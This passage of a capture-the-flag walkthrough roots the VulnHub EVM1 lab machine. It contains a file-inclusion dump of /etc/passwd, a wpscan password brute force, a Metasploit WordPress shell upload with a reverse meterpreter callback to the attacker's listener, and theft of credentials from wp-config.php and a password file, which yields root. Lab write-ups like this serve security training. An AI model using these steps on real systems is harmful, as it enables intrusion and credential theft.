
```
┌──(root💀kali)-[~/vulnHub/EVM1]
└─# searchsploit wordpress thumbnail
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
WordPress Plugin Responsive Thumbnail Slider - Arbitrary File Upload (Metasploit) | php/remote/45099.rb
WordPress Plugin Responsive Thumbnail Slider 1.0 - Arbitrary File Upload          | php/webapps/37998.txt
WordPress Plugin TinyMCE Thumbnail Gallery 1.0.7 - Remote File Disclosure         | php/webapps/19022.txt
WordPress Plugin WP Featured Post with Thumbnail 3.0 - 'src' Cross-Site Scripting | php/webapps/35262.txt
---------------------------------------------------------------------------------- ---------------------------------
```

- WP Vault 0.8.6.6



```
┌──(root💀kali)-[~/vulnHub/EVM1]
└─# searchsploit wp vault
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
WordPress Plugin WP Vault 0.8.6.6 - Local File Inclusion                          | php/webapps/40850.txt
---------------------------------------------------------------------------------- ---------------------------------
```

6. Try Thumbnail Slider 1.0 `37988.txt` exploit




root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd/:/bin/false mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false messagebus:x:108:113::/var/run/dbus:/bin/false uuidd:x:109:114::/run/uuidd:/bin/false dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false bind:x:111:118::/var/cache/bind:/bin/false postfix:x:112:120::/var/spool/postfix:/bin/false dovecot:x:113:122:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false dovenull:x:114:123:Dovecot login user,,,:/nonexistent:/bin/false sshd:x:115:65534::/var/run/sshd:/usr/sbin/nologin postgres:x:116:124:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash libvirt-qemu:x:64055:112:Libvirt Qemu,,,:/var/lib/libvirt:/bin/false libvirt-dnsmasq:x:117:126:Libvirt Dnsmasq,,,:/var/lib/libvirt/dnsmasq:/bin/false rooter:x:1000:1000:root3r,,,:/home/rooter:/bin/bash

- The exploit works but we are unable to include any files that can lead to RCE.

7. Bruteforce user `c0rrupt3d_brain`

```
wpscan --no-update --disable-tls-checks --wp-content-dir wp-admin --url http://evm1.local/wordpress/ --usernames c0rrupt3d_brain --passwords /usr/share/wordlists/rockyou.txt -f cli-no-color 2>&1 | tee "/root/vulnHub/EVM1/192.168.56.127/scans/tcp80/tcp_80_http_wpscan_bruteforce.txt"
```




```
[+] Performing password attack on Wp Login against 1 user/s

Progress: |
[SUCCESS] - c0rrupt3d_brain / 24992499
Progress: |

[!] Valid Combinations Found:
 | Username: c0rrupt3d_brain, Password: 24992499
```

- c0rrupt3d_brain:24992499


8. Since we are unable to login, we have to use `wp_admin_shell_upload` exploit module from metasploit.

- Could not find an alternative, had to use metasploit



```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   24992499         yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.56.127   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
                                         i/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /wordpress       yes       The base path to the wordpress application
   USERNAME   c0rrupt3d_brain  yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.103   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf6 exploit(unix/webapp/wp_admin_shell_upload) >
```


9. Obtain a www-data shell



```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Authenticating with WordPress using c0rrupt3d_brain:24992499...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/bExoAqHtCs/rkhUkVyypm.php...
[*] Sending stage (39282 bytes) to 192.168.56.127
[+] Deleted rkhUkVyypm.php
[+] Deleted bExoAqHtCs.php
[+] Deleted ../bExoAqHtCs
[*] Meterpreter session 2 opened (192.168.56.103:4444 -> 192.168.56.127:41186 ) at 2022-0

meterpreter > shell
Process 6632 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
whoami
www-data
```

Privilege Escalation to Root via Creds found


1. Look for more creds from wp-config file



```
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/var/www/html$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'hackme_wp' );

/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', '123' );
```


   - Did not find anything useful in the database

2. Proceed to rooter home directory, found root creds, obtained root shell



```
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ ls -la
total 40
drwxr-xr-x 3 www-data www-data 4096 Nov  1  2019 .
drwxr-xr-x 3 root     root     4096 Oct 30  2019 ..
-rw-r--r-- 1 www-data www-data  515 Oct 30  2019 .bash_history
-rw-r--r-- 1 www-data www-data  220 Oct 30  2019 .bash_logout
-rw-r--r-- 1 www-data www-data 3771 Oct 30  2019 .bashrc
drwxr-xr-x 2 www-data www-data 4096 Oct 30  2019 .cache
-rw-r--r-- 1 www-data www-data   22 Oct 30  2019 .mysql_history
-rw-r--r-- 1 www-data www-data  655 Oct 30  2019 .profile
-rw-r--r-- 1 www-data www-data    8 Oct 31  2019 .root_password_ssh.txt
-rw-r--r-- 1 www-data www-data    0 Oct 30  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root     root        4 Nov  1  2019 test.txt
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ cat .root_password_ssh.txt
willy26
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ su root
Password:
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# whoami
root
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r#
```

3. Obtain flag



```
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# cd /root
root@ubuntu-extermely-vulnerable-m4ch1ine:~# cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4ch1ine:~#
```

Tags: #tcp/80-http/cms/wordpress #tcp/80-http/cms/wordpress-plugin #tcp/80-http/rce #linux-priv-esc/linux-creds-found